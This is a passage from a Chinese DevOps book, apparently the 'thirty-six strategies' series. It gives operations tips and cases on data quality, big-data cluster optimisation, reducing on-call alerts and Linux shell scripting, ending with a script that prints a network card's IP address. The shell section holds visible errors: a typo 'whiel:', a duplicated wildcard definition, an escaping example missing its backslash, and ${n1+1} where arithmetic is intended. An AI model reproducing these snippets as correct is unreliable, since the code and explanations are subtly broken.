数据中心老总找到数据运维经理，要求下班前查核原因。数据主管从大数据系统里提取了相关的数据，含各分公司1月至6月的翼嗨到达用户数、月新增用户数、月净增用户数等数据，并进行多角度分析。从地域角度核查，发现6月份5个分公司的新增用户数相比5月份降幅环比高达20%，具体比例各不相同。总部数据主管同时联系5家分公司数据员进一步核查翼嗨的用户发展情况。经过核实，发现分公司翼嗨新增用户数与总部的新增用户数存在差异，他们进一步核查用户发展清单，

寻找问题原因。他们发现其中一个分公司在6月初调整了翼嗨的渠道编码（由原来的实体渠道编码001调整为电子渠道编码002），所以翼嗨的用户发展量都统计到了电子渠道，从而导致实体渠道统计的发展用户量降低；而另一个分公司的情况又不一样，因6月初新产品配置上线时误删了翼嗨在总部的产品编码映射关系（各分公司的产品编码与总部的产品统计编码进行了编码的映射），导致没有在总部统计数据；其他三家分公司则是业务发展的实际情况，由于市场竞争导致发展乏力。

问题分析

企业的产品编码、渠道编码等虽有一套规范的定义，但因各分公司的IT系统是不同时期建设和实施的，在具体实施过程中，产品编码和产品统计编码、渠道编码等基础数据不完全一致，且产品统计编码和编码映射关系的维护在各分公司进行，日常产品编码与统计编码的变更审批流程执行不到位，因而造成了数据的不一致、数据映射关系缺失等数据质量问题，导致企业在统计或使用数据时发现数据不可信、不能用。

综上所述，该问题属于基础管理问题。优化方案是，企业收回各分公司的产品编码映射到总部的产品编码的功能，由总部统一管理，需要调整变更时，经过公司主管领导进行审批后再变动映射关系，杜绝各分公司随意变更产品映射表或为满足考核指标而故意调整。



更多案例请扫描二维码阅读：

- 糟糕的数据处理架构会让数据异常处理付出更大的代价
- 精准的质量监控阈值会让运维工作更高效



作者简介

陈靖翔，目前供职于中国电信，负责 IT 运营维护管理工作。从事 IT 工作 20 年，从程序员入行，在私企、国企、外企从事过 IT 项目管理、IT 规划、IT 咨询、IT 设计、IT 维护等工作，组织过几十个大型项目的实施，从事过多家运营商的业务系统、大数据系统等的 IT 项目实施及 IT 运营维护工作，主持过几十起的故障现场处理。目前从事 IT 建设、运营维护管理工作，致力于聚焦客户感知和 IT 高效运营的 IT 运营维护的转型工作，利用各种先进的技术，与小伙伴们一起推动 IT 运营维护的自动化、智能化的发展。





大数据运维三十六计

总说

“踩坑”可以说是每一位运维人成长的必经之路，每一位运维老兵的身上往往都背负着一段刻骨铭心的血染历史。大家也喜欢拿这些过往的故事来当作说笑的谈资。每一个这样的故事除了给亲历者深刻的印象，让他们学到了很多知识、积累了很多经验外，同时也让他们为此付出了惨痛的代价。然而这些以血的教训换来的宝贵经验的传承往往仅局限于团队内部，如何在公司级别甚至业界分享呢？当我接到高效运维社区编写《DevOps 三十六计》之“大数据运维三十六计”的邀请时，我感觉到这是一次非同寻常的探索：每一位运维人分享出自己的经验，共同提升 IT 运维行业的水平，提升 IT 运维人员生活的幸福指数。

随着互联网的发展，大数据正在以惊人的速度被创造和收集着，数据的价值越来越得到认可，甚至被公司定义为战略资源。因此越来越多的公司开始搭建自己的大数据平台来采集和处理数据，从中挖掘商业价值。大数据运维正是在这样的背景下发展起来的，它与传统领域的运维有很多共性的地方，也有一些自身的特点。

- 第一个特点是规模大。大数据领域单个集群的规模一般是几百台物理机，多则上万台。为了满足容灾需求，一般会有多个集群，而且是跨地域部署的。集群规模大了之后，各类异常事件会成为常态，譬如硬件故障、网络故障等，这对大数据运维提出了如下几点要求：
 - 大数据平台的架构要能容忍单机故障，甚至是单集群故障的能力，当单台物理机或单个集群出故障时不影响整体业务。
 - 需要有自动化的运维平台来处理这些常见的日常运维事务，包括硬件维修和服务部署，否则运维成本会很高。
 - 需要更加关注底层 IDC 的架构，要考虑机房的地域分布（既满足容灾要求，又不能太分散）、机房的扩展性、机房的电力、机房间专线的带宽和 QoS 策略等。
 - 要学会利用大数据思维来运维大数据平台。运维的集群规模变大以后，产生的各类日志和事件也是大数据级别的，要利用大数据思维来运维大数据平台。通过数据分析提前发现平台隐患，或更快地定位问题，提升平台稳定性，提升运维效率，同时数据分析也可以帮我们更精细化地管理资源，做到资源合理使用与采购。
- 第二个特点是分层运维。大数据平台实质上是要提供大数据的 PaaS 服务，基于大数据平台之上会有很多的大数据应用，包括各类离线报表、机器学习、OLAP、实时分析等应用。大数据运维人员一般只需要负责大数据平台的运维，平台之上具体的业务层都会有自己的应用运维人员。所以大数据运维人员要有能力快速地定位和区分哪些是平台层问题，哪些是业务层问题。如果把两者混在一起，那么基本上会时刻处于忙碌状态。

一路走来有自己踩过的一些坑，也看到别人踩过的一些坑。借此机会，将这些经验整理成一条条短句分享给大家。并结合大数据运维的特点，分别从数据安全的重要性、如何保障离线作业产出、大数据技术在运维中的应用和成本优化4个角度挑选了相应的案例与大家做深入探讨。希望大家能有所收获和受益，也希望我们大数据运维的同学能够通过自身努力，用大数据思维变革运维，把整个运维带入到一个数据驱动的智能运维新时代！

三十六计

确保稳定

第一计 数据是大数据之本，宁可停止服务也不可丢数据。

第二计 不能关闭数据平台的回收站功能，任何删除都要默认先进回收站，再做删除或迁移操作，切勿偷懒跳过。机器或者数据下线一定要有静默期（数据先继续保存一段时间）。

第三计 重要数据要有异地灾备，仅同城灾备是不够的。

第四计 所有配置里的密钥要加密存储，重视平台的安全。

第五计 大数据平台的控制服务要有机房间切换能力，可以在不同机房间进行切换，以加快故障恢复速度。

第六计 大规模的系统版本发布一定要分级别进行灰度发布。

第七计 多租户系统的 quota 限制和隔离技术是关键，避免相互干扰和影响。

第八计 要有很好的各维度 TOP N 资源占用情况的实时分析能力。

第九计 平台运行 SLA 要对用户透明，避免用户经常怀疑是否是平台有问题。

第十计 平台问题要第一时间公告给用户，否则各种询问的唾沫会淹死你。

第十一计 大数据存储瓶颈除了容量，还有文件数量。

第十二计 离线作业要有基于基线模式的关键路径数据处理时间预测系统，提前预警数据处理进展情况，否则没有足够时间重跑作业。

第十三计 实时计算平台对于数据延迟很敏感，布局规划上要尽量贴近数据源。

第十四计 实时计算处理链路长，对计算延时很敏感，要有各阶段数据处理的详细监控指标，方便问题定位。

第十五计 实时计算平台要注意热点机器，处理的速度往往会受热点机器的影响而导致作业变慢。

第十六计 重要的实时计算类的业务，要通过双链路灾备来保证业务的持续可用性和稳定性。

第十七计 大规模数据计算平台至少要能容忍单机故障，否则别让它上线。

第十八计 大数据平台要有服务迁移能力，数据和计算需求增长速度快，总有一天机房会容不下。

第十九计 大数据平台流量大，带宽消耗大，共享网络的情况下一定要有 QoS 隔离，避免因不同数据的网络流量大引起的拥塞对其他数据造成影响。

第二十计 大数据平台是电老虎，要注意机器上架密度，提前预估好机器功耗。

第二十一计 业务规划要提前考虑机房规划，否则 IDC 建设和供应链都很难及时得到满足。

第二十二计 用户的突增需求要提前收集，避免资源不足，切记巧妇难为无米之炊。

第二十三计 多 Master 的物理分布要满足不同机架和交换机要求。

控制成本

第二十四计 密切关注集群的水位利用效率，优化一个点都能节省大把的钱。

第二十五计 按照波峰波谷区别定价，引导用户合理提交任务。

第二十六计 建立作业和存储健康分析模型，引导用户做资源优化。

第二十七计 在业务低峰期适合跑一些系统任务，如 merge、archive 等。

第二十八计 离线和在线混合部署可以节省不少资源，但隔离能力是关键。

第二十九计 采用存储和计算分离的架构，可以扩大混合部署的范围，并且尽快得到硬件红利。

第三十计 存储需求要预测准，计算资源还可以挤挤，HDD&SSD 磁盘混合存储能提升 shuffle 性能。

第三十一计 要储备“计算换存储”或者“存储换计算”的应急方案，解决临时资源缺口。

第三十二计 大数据平台一般规模大、压力大，要时刻关注硬件和网络的技术发展，尽快拿到科技红利。

第三十三计 硬件资源的配比要有预见性，技术迭代比机器过保快。

提升效率

第三十四计 从小规模场景到大规模场景，不是量的变化，而是质的差异，一定要做好自动化。

第三十五计 自动化工具是生存之本，也是危险根源，一定要有严格测试。

第三十六计 要善于利用大数据运维大数据平台，运维数据的积累和分析很关键。



案例：数据驱动精细化运维

【相关计策：第二十六计】

运维的核心职责可以表述为确保稳定、控制成本、提升效率，因此我们还需要关注线上的生产水位，做好资源容量规划。资源水位的管理一般都会经历从粗犷到精细的过程。最开始阶段仅关注整体的资源水位是否合理，譬如 CPU 整体利用率是多少、内存使用率是多少，磁盘容量使用率是多少，网卡使用率是多少。除了关注各类硬件资源的使用率外，还需要关注硬件资源的配比是否合理，有没有出现明显的不均衡现象（譬如 CPU 只用了 10%，磁盘容量用了 20%，内存使用了 80%）。这些是资源容量管理的基础，也是初级的资源容量管理。大数据场景一般面临的是超大集群，任何点滴优化都会带来可观的成本下降，所以这里给大家介绍一下如何深入做好大数据场景的资源优化和水位管理。

场景一 CPU 优化

CPU 属于常见的稀缺资源，首先可以按照 sys 和 usr 两个维度去分析一下 CPU 消耗占比是否合理。正常情况下，sys 占比在 10% 以下（不同应用有较大差异），可以结合应用分析一下自己的集群 sys 占比。我们曾

经在流计算集群中发现过一次 CPU_sys 占比升高超过 15% 的情景，深入分析后发现主要的花销是由于调用 `unsafe.park` 时发生了系统调用（`clock_gettime` 和 `futex`）。而某些老内核版本有个 bug，那就是调用 `clock_gettime` 时可能会触发 `hpet_readl`，这是非常慢的操作，而 `futex` 会触发上下文切换。我们最终通过调用链找到上层对应的代码，通过减少调用来避免触发该问题。之后 sys 水位下降到了 6% 左右，节省了大量资源。

上面用到的 CPU 的性能剖析即 `profiling`，是性能优化的重要步骤。通过 `profiling` 能够定位到热点函数和热点代码，之后便可以有针对性地对它们进行优化。用肉眼是看不出热点函数的，需借助 `profiling` 工具。目前常见的 `profiling` 工具有 `Perf`、`Vtune`、`Gperftools` 及 `Oprofiler` 等。其中，以 `Perf` 与 `Gperftools` 的应用最为广泛，但这两个工具各自都有一些缺点：`Perf` 在某些内核版本上难以获得正确的 `Callchain`，并且有导致宕机的可能；`Gperftools` 则与具体的进程紧密关联，难以对多个进程或整个系统进行性能剖析。若需要改进，则需要专业人员打造相应的 `profiling` 工具。

另外也可以通过获取各进程的 CPU 使用率来进一步分析 CPU 消耗的分布，我们在分析集群 CPU 消耗时曾经发现某些监控插件编写不合理，导致频繁调用 `netstat` 命令，消耗了大概 1% 的 CPU 资源。我们通过优化监控插件优化了这部分代码。

场景二 磁盘优化

我曾经在 GOPS 大会上分享过一个关于存储优化的例子。事情的起源是我们想分析一下整个平台的物理存储里每个 byte 到底是怎样被消耗的。我们曾经对于一个万台集群分析过磁盘存储消耗组成，画成了一个大饼图，从中发现了许多的可优化点，譬如发现各层（包括飞天的盘古层和上层的应用 odps）为了数据安全都做了回收站，可以在保留时间上做优化；

为了保证对磁盘的压力平滑，底层数据删除采用了延迟删除，但对于频繁覆盖场景会有很多待删除数据，这部分的策略需要优化等等。

还有一个比较有意思的点是每块磁盘的 inode 占用了磁盘总量的近 3%。我们可以算算，单块 4TB 的盘按照 EXT4 默认的参数格式化，inode 会有 2.4 亿个，每个占用 256byte，那么对于一台 12 块盘的机器，来说，仅 inode 就会占用接近 600GB 的空间；对于一个万台集群来说，inode 会占用 6.5PB 的空间。我们可以思考一下是否真的需要这么多的 inode。如果平均文件大小按照 10MB 来算的话，单块 4TB 容量硬盘仅需要 42 万个 inode，即使平均文件大小按照 1MB 来算，也仅需要 420 万个 inode，仅是 2.4 亿的 1.75%。按照这个比例计算，对于万台集群来说至少可以节省 6PB——这可不是一个小数字，换算成机器是一大笔钱。当然这里具体的文件数要根据具体的应用类型来计算。

这个例子充分说明，对于大规模集群来说，任何点滴的优化都值得关注，因为从整个集群的维度看会有明显的累积效应。

更多案例请扫描二维码阅读：

- 欲速则不达——直接删除惹的祸
- 数据驱动智能运维
- 离线作业监控平台的应用



作者简介


范伦挺，已在运维领域摸爬滚打近10年，GOPS 全球运维大会金牌讲师。2010年入职阿里，现任阿里巴巴计算平台事业部高级技术专家，负责实时计算平台运维工作。在超大规模集群运维理念和运维产品建设领域具备丰富的经验。



第八章 日常运维

随着云计算在各行各业的普及，企业在享受 IT 技术红利的同时，新技术的准入门槛也被极大地降低了。对于运维行业而言，便捷的 IaaS 服务更好地解决了传统运维过程中的难题，让我们不再需要为基础设施的稳定性和可用性而费尽心思，让我们有更多的时间和空间以面向业务价值的运维视角来挑战更高的技术天花板。

虽然云计算正在重塑企业 IT 的能力模型，传统的运维技术如系统、网络、脚本等正在被各种云服务或能力所支撑，但我们却不能忽视日常运维基本功的重要性。我们将本章内容定位成运维能力的基础，侧重介绍传统运维技能和方法论，所有的计策与案例均源自于作者的实践总结，兼具通用性和实用性，是在追求高屋建瓴的运维技术前必须打下的扎实根基，希望读者能够从朴实的计策中获得一些启发和感悟。






日常运维三十六计

总说

尽管每家企业的运维团队面临的挑战与困难都有所不同，但每个运维团队日常的工作内容是相似的。我们都要 24 小时待命，保障业务的质量稳定可靠；都要为每个业务运营活动、准备资源和发布变更；都要冲在业务前线，扑灭故障的火苗；都有可能因为盲目自信，酿成人为故障。运维是业务质量的第一道和最后一道保障，我们的使命就是为企业提供质量、效率、成本、安全的技术支持，为业务的健康发展保驾护航。

经常在一些新闻报道中，看到别人家的运维又因人为失误而踩坑背锅。如，某代码托管网站因为运维人员的失误，错删生产环境的数据库；某旅行网站的运维发布系统出错，导致业务中止营收受损。这些负面案例都是对运维同行声誉和专业度的伤害，我们在侥幸故障没有发生在自己身上的同时，应该多反思为何在运维技术快速发展的当下，运维行业的技术水平依旧参差不齐，不同的运维团队仍然在相同的场合重复犯着相同的失误，而这些失误仍然在反复地折磨着各种各样的企业。


萌发三十六计活动最初的想法，就是想对运维日常的工作中容易出



错和失误的知识点进行总结，希望能为运维同行树立一些正确和恰当的
日常运维操作守则，让广大运维同仁能够在工作中创造更大的价值，而
不是把时间都浪费在不停地踩坑和填坑的工作上。

在 DevOps 持续交付方法论中，因应用程序编码实现的目的不同，将
应用内部逻辑分成功能性需求与非功能性需求，这两部分需求和规范将
贯穿软件生命周期的各个阶段。并在运维阶段会影响运维的工作内容，
演变成计划内任务与计划外任务，两者此消彼长。倘若不被重视，很容
易让运维团队陷入无休止的重复工作的怪圈，无法发挥运维对企业应有的
价值。

“日常运维三十六计”源自我个人十余年的运维工作总结，整理这
篇文章的主要目的是要沉淀与分享正确的运维实践经验和工作心得。日
常运维经验意味普通和基础，它既简单又关键，可指导各个运维团队建
设工具或设计流程，有效地识别和规避风险。相比晦涩难懂的方法论，
这里的内容多是大家耳熟能详的点子，但我恳请大家能耐心读完，因为
这些内容无法在高大上的技术论坛中获取，也难以从教科书中习得。反
而是不断重复上演的运维事故一直在告诫我们，对重复、简单运维操作
的轻视和疏忽是日常运维的大忌。干一行，爱一行，既然选择了运维行
业，我们就要发挥聪明才智来优化与提高它，熟读“日常运维三十六计”，
对低级事故和误操作说“NO”，让我们更好地应对计划内的运维任务，
有更多时间和精力去应对计划外的任务，让运维的工作步入良性的循环，
让运维的价值传承与被重视。



三十六计

必备常识


- 第一计 密码安全需重视，root 密码定时换。
- 第二计 应对故障要先恢复再排查，无计可施重启试试。
- 第三计 慎防进程进入僵死 D 状态，及时监控保可用。
- 第四计 一人一次只做一个变更，降低人为失误风险。
- 第五计 数据备份任务要监控，并定时检查备份档的有效性。
- 第六计 尽量提前预警，避免告警救火。
- 第七计 灾难的紧急预案一定要有演练机制，养兵千日用兵一时。
- 第八计 运维工作互备，工作交接要留文档。
- 第九计 运维的标配软技能：责任心、沟通力、执行力。
- 第十计 用流程保证质量，用自动化保证效率。

操作备忘

- 第十一计 对不可逆的删除或修改操作，尽量延迟或慢速执行。
- 第十二计 批量操作，请先灰度再全量。
- 第十三计 开放外网高危端口须谨慎，网络安全要牢记。
- 第十四计 变更操作先备份再修改。
- 第十五计 尽可能保证发布操作能被回滚，并且发布故障要优先回滚。

运维小技巧

- 第十六计 root 操作须留神，sudo 授权更安全可控。



第十七计 删除操作脚本请交叉检查二次确认。

第十八计 将重复 3 次以上的操作脚本化。

第十九计 crontab 写绝对路径，输入输出重定向。

第二十计 修改内核参数须区分一次性修改或随机启动修改。

第二十一计 保持应用运行的独立性，防止交叉依赖的程序存在。

第二十二计 从每个故障中学习和提高，避免重犯同一个错误。

第二十三计 每个偶然的故障背后都深藏着必然的联系，找到问题根源并优化掉。

第二十四计 运维规范变现步骤：文档化、工具化、系统化、自动化。

第二十五计 日常运维口令：打补丁、传文件、批处理、改配置、包管理、看监控。

第二十六计 日志管理使用轮换机制，防止硬盘空间使用率无限增大。

第二十七计 先量化管理运维对象，再优化管理运维对象。

第二十八计 容量规划牢记从 3 个角度评估：主机负载、应用性能、业务请求量。

第二十九计 保持运维对象的标准化和一致性，如处女座般地梳理并整理生产环境。


运维规范

第三十计 配置文件不要写死 IP，巧用名字服务解耦更高效。

第三十一计 运维脚本和工具要版本化管理。

第三十二计 采用高可用的集群化部署，应防止单点。

第三十三计 敏感权限应定期回顾和检查，及时清理离职转岗的人员权限。



第三十四计 服务上线一定要有监控，保证质量可度量。

第三十五计 对生产环境执行变更操作后，要有持续关注机制，确保服务质量不受影响。

第三十六计 容量管理要做好，每日关注高低负载。




案例：从源头优化运维工作

【相关计策：第二十三计】

运维的日常工作时而杂乱时而烦琐，但如果我们能抽丝剥茧地看清运维工作的本质，在看似杂乱无章的工作中，会有很多共同之处，加以规划和处理，必定能使运维工作效率和质量得到事半功倍的成效。

在 DevOps 持续交付八大原则中，有一条原则是“提前并频繁地做让你感到痛苦的事情”，我们可以把运维的工作分成计划内任务和计划外任务两大类。计划内任务是指可预见的，能被提前防范或者能高效处理好的工作；而计划外任务则是指无法预见到的，每次出现则要求运维人员紧急响应的救火工作。

7 年前，负责系统运维的我接到一个专项优化任务，任务的目标是降低每位值班运维人员的电话量。这个任务对于团队和个人都是非常有意义的，如果目标达成，则意味着我们的电话告警量减少，运维人员的幸福指数增加，为此我义不容辞地接下了这个任务。当时，腾讯 SNG 的值班运维主要负责响应处理基础告警，包括设备 ping 不可达、agent 上报超时、进程 / 端口不存在、硬盘容量满、硬盘只读、大范围网络故障等几类告警。与业务逻辑异常无关的告警由值班人员统一负责处理，为的是收敛入口可以集中优化，减少基础问题对更多人的骚扰。



对值班告警的优化过程，主要经历了 3 个阶段，下面给大家还原一下全过程。

- 第一阶段，配置标准化与自愈。


对于腾讯几万台服务器的运营规模而言，宕机的情况经常发生，那值班告警中，很大的告警占比都是由此问题引起的。而应对这类问题的共性做法便是安全地重启设备或替换新设备，只要能保证自动化的操作不影响业务，就能做到故障自愈。我们理清问题的脉络后，便着手推进运维标准化、配置化的落实，在 CMDB 中存储关键的业务配置信息，如架构层、响应级别、数据是否有状态等信息。通过工具流程来保障配置信息随着模块和设备的状态流转及时更新。配置标准化带来的直接效果是，ping 不可达、agent 上报超时、硬盘只读，这三类直接通过重启即可解决的基础告警可以通过自动化的工具流程实现自愈。

- 第二阶段，共性规则提炼。

对于进程 / 端口不存在和硬盘空间满的基础告警，我们从运营数据观察得出，这类问题基本上会随着集群多次发生。如某个模块对应的集群有 100 台设备，其中有 1 台设备发生日志写满硬盘，则其他 99 台设备有很大的可能性也会发生日志写满硬盘的故障。应对此类有共性的基础告警，我们采用了以模块为管理节点，将硬盘清理策略的规则应用于模块对应集群的所有设备上，以此保证只要模块下有任何一台设备发生过硬盘容量满的告警，运维人员将清理策略配置在该模块的硬盘清理工具中，则可以免除该模块下其他设备的硬盘容量满的告警发生。同理，这种共性规则提炼的方法也适用于进程 / 端口不存在的基础告警。

- 第三阶段，关联分析与溯源。

大范围网络故障多指一些核心交换机故障，或者某些机房掉电的网




络故障场景。在面对这类故障时，因为网络层面的故障影响的下联设备众多，告警的表象多是告警不断，运维人员可谓苦不堪言。通过 CMDB 对设备关联的网络设备与上联交换机信息的记录，我们在设计告警架构时，专门增加二级告警收敛模块，其主要的逻辑是对告警内容进行机房与网络设备的聚类收敛，如果有共性则收敛升级告警。以此实现减少告警发送量和告警量收敛的目的。

值班电话告警优化项目已经结束了很多年，目前我们已经实现基础告警 90% 以上的自愈处理，回想起当时项目的优化思路与执行过程，“每个偶然的故障背后都深藏着必然的联系，找到问题根源并优化掉”这条计策对于项目的顺利进行给予了很好的指导。在日常的运维工作中，建议大家切勿因事小而不为，充分结合运维场景积累的知识和技术，利用脉络思考的方法，顺藤摸瓜，找到故障背后的共同点或相似点，再把解决问题的方法上升提炼到更高的维度，说不定能收获事半功倍的成效。




更多案例请扫描二维码阅读：

- 演习，为容灾策略保鲜
- 重点关注与保障不可逆操作的质量



作者简介

梁定安，腾讯织云产品负责人，运营技术总监。十余年互联网运维从业经验，高效运维社区金牌讲师、复旦大学客座讲师、腾讯云布道师、DevOps 专家。亲历企业的服务器规模从数十台到数万台的运维工作，对于构建自动化运维体系和监控质量体系有着丰富的理论与实践经验。目前专注于腾讯织云运维平台和 DevOps 解决方案的产品化输出。






Linux shell 三十六计

总说

Linux shell 本质上是用户和 Linux 系统交互的界面，用户输入指令，然后 shell 会执行并反馈结果。shell 脚本是由一条或多条命令组成的一个文本文档，它通过 shell 解释器解释并执行。shell 并不是一门全功能的编程语言，它虽然有自己的特定语法和固定格式，但毕竟它只能执行命令，有很大的局限性。不过，我们可不能小看这个脚本语言，熟练掌握 shell 脚本编程，可以大大提升系统管理员的运维工作效率。

早期的自动化运维体系中并没有专业的自动化运维工具，也没有功能丰富的自动化运维平台，而仅仅是由诸多 shell 脚本拼凑实现。近几年，自动化运维领域发展迅猛，各种各样的优秀平台和工具的出现让自动化运维体系越来越健全和完善。有了这些优秀的工具，普通的运维工程师似乎不再需要写各种各样的 shell 脚本了，但实际上对于 DevOps 工程师来说，shell 脚本是非常重要的：自动化运维工具或平台的开发、配置、优化和使用是 DevOps 工程师们要做的事情，这些工作里面或多或少都是离不开 shell 编程的。



我们可以到各大招聘网站看一下运维工程师的招聘要求，其中有一条就是要求熟练掌握 shell 脚本。另外，在面试时如果有笔试题，那么题目中一定会有 shell 脚本相关的题目。可见，编写 shell 脚本对于运维工程师来说是必备技能。

要想把 shell 脚本写好，必须了解 shell 的特性，也要了解 shell 的一些常用技巧，本文会把 shell 的特性介绍给大家，并结合这些特性介绍 6 个典型的应用案例，希望能够帮助读者提升 shell 编程能力。

三十六计

特殊命令

第一计 `date` 可以格式化输出时间，定义文件名的前缀或后缀。

第二计 `read -p` 可以实现用户交互。

第三计 `exec 1>/tmp/1.log 2>/tmp/error.log` 可以定义正确输出和错误输出。

第四计 `mkpasswd` 可生成随机字符串。

第五计 `test` 可用于判定某条件是否成立，作为逻辑判断条件。

第六计 `sleep` 可定义休眠时间，用于循环脚本中。

第七计 `true` 和 `while` 可实现死循环，例如“`while true`”，它等同于“`whiel:`”。

第八计 在循环体里面巧用 `break` 或 `continue`，可控制循环体结束或者继续。

第九计 `echo -e` 识别换行符“`\n`”，`echo -n` 忽略换行符。

第十计 嵌入文档（Here Documents）将脚本中自定义文本内容作为指定命令的输入，典型用法：`cat << EOF`。

正则三剑客

第十一计 正则表达式中特殊符号含义要搞清楚。“.”表示任意字符，“*”表示它前面的字符有 0 个或多个，“+”表示它前面的字符有 1 个或多个，“?”表示它前面的字符有 0 个或 1 个，“*”表示任意个任意字符。

第十二计 grep 的选项“--color”，将匹配的关键字显示为红色，方便定位。

第十三计 grep 的“-E”选项支持扩展正则（表达式中含有“+”“?”“{ }”“()”“|”等符号）匹配，如，`grep -E 'aaa|bbb' filename`，将匹配包含 aaa 或者 bbb 的行。

第十四计 grep 的“-r”选项实现遍历目录下所有文件。

第十五计 sed 的“-i”选项直接修改文件内容。

第十六计 sed 的“-r”选项支持扩展正则匹配，类似 grep 的“-E”选项。

第十七计 sed 可以调换一个字符串里不同字段的位置，例如调换第一个单词和最后一个单词的位置。

第十八计 awk 的“-F”选项指定的分隔符可以是一个正则表达式，如 `awk -F '(:|#)'`，分隔符可以是“:”或“#”。

第十九计 awk 调用 shell 的变量，需要做一个特殊处理：`a=1;awk -v b=$a '{print b}'`。

第二十计 awk 可以进行数学计算，并且可以结合循环实现计算某一段的总和，如，`awk -F '!' '{sum += $3} END {print sum}' /etc/passwd`。

shell 特殊符号

第二十一计 特殊符号“||”用在两条命令中间，如，`test -f /tmp/1.txt`

`|| touch /tmp/1.txt`, 意思是如果 `/tmp/1.txt` 文件不存在则创建之。可以这样理解“`||`”: 当其左边的命令执行不成功时才会执行其右边的命令。

第二十二计 特殊符号“`$`”通常用来表示一个变量, 如, `a=1; echo $a`。在 shell 中自身也有诸多自带变量, 比如, “`$1`”为第 1 个参数, “`$2`”为第二个参数, 依此类推。“`$#`”表示参数个数。“`$`”符号的用法还有很多, 比如检查一条命令是否执行成功, 根据返回值“`$?`”的值来判定。在正则表达式中, “`$`”表示结尾。

第二十三计 特殊符号“`&&`”也是在两条命令中间使用, 但它和“`||`”含义正好相反: 当其左边命令执行成功时才会执行其右边的命令。

第二十四计 反引号“```”会将命令结果赋值给变量, 方便调用。

第二十五计 管道符号“`|`”会将其左边命令的输出内容作为右边命令的输入内容。

第二十六计 通配符号“`*`”和正则表达式中的“`*`”含义不同, 在 shell 里面它表示通配, 如 `ls *.txt` 会把所有 `.txt` 为后缀的文件全部列出来。

第二十七计 脱义符号“`\`”会将特殊符号变为普通字符。如 `ls *.txt` 会把所有 `.txt` 文件列出来, 但如果使用 `ls *.txt` 则只会把 `*.txt` 列出来, 这里的“`*.txt`”就是文件的名字。

第二十八计 注释符号“`#`”后面的字符不再被 shell 解释。为了让 shell 脚本更容易被人读懂, 应该加一些说明文字, 这些文字的行首需要加上“`#`”。

第二十九计 特殊符号“?”在 shell 中代表任何一个字符。如 `ls ?.txt` 只把 1.txt、2.txt、a.txt 等列出来，而不会列出 12.txt、aaa.txt 等。

shell 技巧

第三十计 `test -n "$a"` 可以判断变量 a 是否不为空，`test -z "$a"` 可以判断变量 a 是否为空，两者正好相对。

第三十一计 可以把一条命令作为 if 的判断条件，在 shell 脚本里很多情况下需要先判断一条命令是否执行成功，判断依据是根据命令执行后 `$?` 返回值是否是 0。

第三十二计 如果在脚本中要处理的文本内容比较多，可以先存储到一个临时文件里，这样比存储到变量里更加方便，有时甚至是必要的，比如要处理超大文件时，全放变量里就等于放在了内存里。

第三十三计 调试脚本用 `-x`，可以看到每一步运行过程，从而精准定位问题点。

第三十四计 `crontab` 最小时间单元为分钟，while 死循环结合 `sleep` 可以实现秒级的计划任务。

第三十五计 虚拟终端 `screen` 非常实用，虽然不能在 shell 脚本里面用，但是在调试脚本或者运行常驻脚本时，使用虚拟终端是非常方便的。

第三十六计 `expect` 脚本可以实现自动执行交互式的命令，例如远程登录一台 Linux 服务器，并执行若干命令，执行完后再退出。结合 shell 的 for 循环，可以实现批量操作。



案例：根据网卡名字输出对应的 IP 地址

【相关计策：第二计、第七计、第八计、第十二计、第十五计、第十八计、第二十四计、第二十五计、第三十计~第三十三计】

题目要求

提示用户输入网卡的名字，然后用脚本输出网卡的 IP，需要考虑下面的问题：

1. 输入的字符不符合网卡名字规范，怎么应对？
2. 名字符合规范，但是根本就没有这个网卡，怎么应对？
3. 输入的网卡下面有多个 IP 地址，怎么处理？

习题分析

1. 可以把本机的所有网卡名字列出来，来引导用户输入。
2. 使用命令 `ip addr` 可以列出所有网卡信息。
3. 可以设计一个函数，把网卡名字作为参数，函数返回该网卡的 IP。
4. 在获取某个网卡 IP 的时候，要考虑到这个网卡可能有多个 IP 地址。

习题答案

```
#!/bin/bash
ip addr |egrep '^[1-9]+:' |awk -F ':' '{print $1,$2}' > /tmp/if_
list.txt

while true
do
    read -p " 请输入网卡名 ( 本机网卡有 `cat /tmp/if_list.txt|awk
'{print $2}'|xargs |sed 's/ /,/g`"): " e
    if [ -n "$e" ]
    then
```

```

        if grep -qw "$e" /tmp/if_list.txt
        then
            break
        else
            echo " 输入的网卡名字不对。"
            continue
        fi
    else
        echo " 你没有输入任何东西 "
        continue
    fi
done

getip() {
    ## 以下方法可以锻炼逻辑思维能力，如果为了脚本更加简单，大家可以使用命令 "ip addr show dev em1"

    n1=`grep -w "$1" /tmp/if_list.txt|awk '{print $1}'`
    n2=${n1+1}
    line1=`ip addr |grep -wn "$1:"|awk -F ':' '{print $1}'`
    line2=`ip addr |grep -n "^$n2:"|awk -F ':' '{print $1}'`
    if [ -z "$line2" ]
    then
        ip addr |sed -n "$line1,$" p|grep 'inet '|awk -F ' ' +|/'
        '{print $3}'
    else
        ip addr |sed -n "$line1,$line2"p|grep 'inet '|awk -F
        '+|/' '{print $3}'
    fi
}

myip=`getip $e`
if [ -z "$myip" ]
then
    echo " 网卡 $e 没有设置 IP 地址。 "
else
    echo " 网卡 $e,IP 地址是 : "
    echo "$myip"
fi

```

答案解析

1. 本题中多次用到 `grep`、`sed` 及 `awk`，有一个技巧，那就是需要在编写脚本时反复运行和推敲命令，每一次管道之前都需要先在屏幕上显示结果，然后分析下一步该如何执行。

2. 脚本第二行的目的是把系统所有网卡编号和名字（包括 `lo`）存到一个临时文件里。

3. 做死循环的目的是，当用户输入网卡名字不正确或者没有输入字符时，应该让其继续输入，直到输入正确为止。

4. 在 `while` 循环脚本中同时出现了 `continue` 和 `break`，如果输入网卡名字正确，就执行 `break`，退出 `while` 循环；如果输入网卡名字不正确，就执行 `continue`，再一次循环。

5. `getip` 函数的作用是，把网卡名字作为第一个参数，然后可以返回该网卡的 IP 地址。

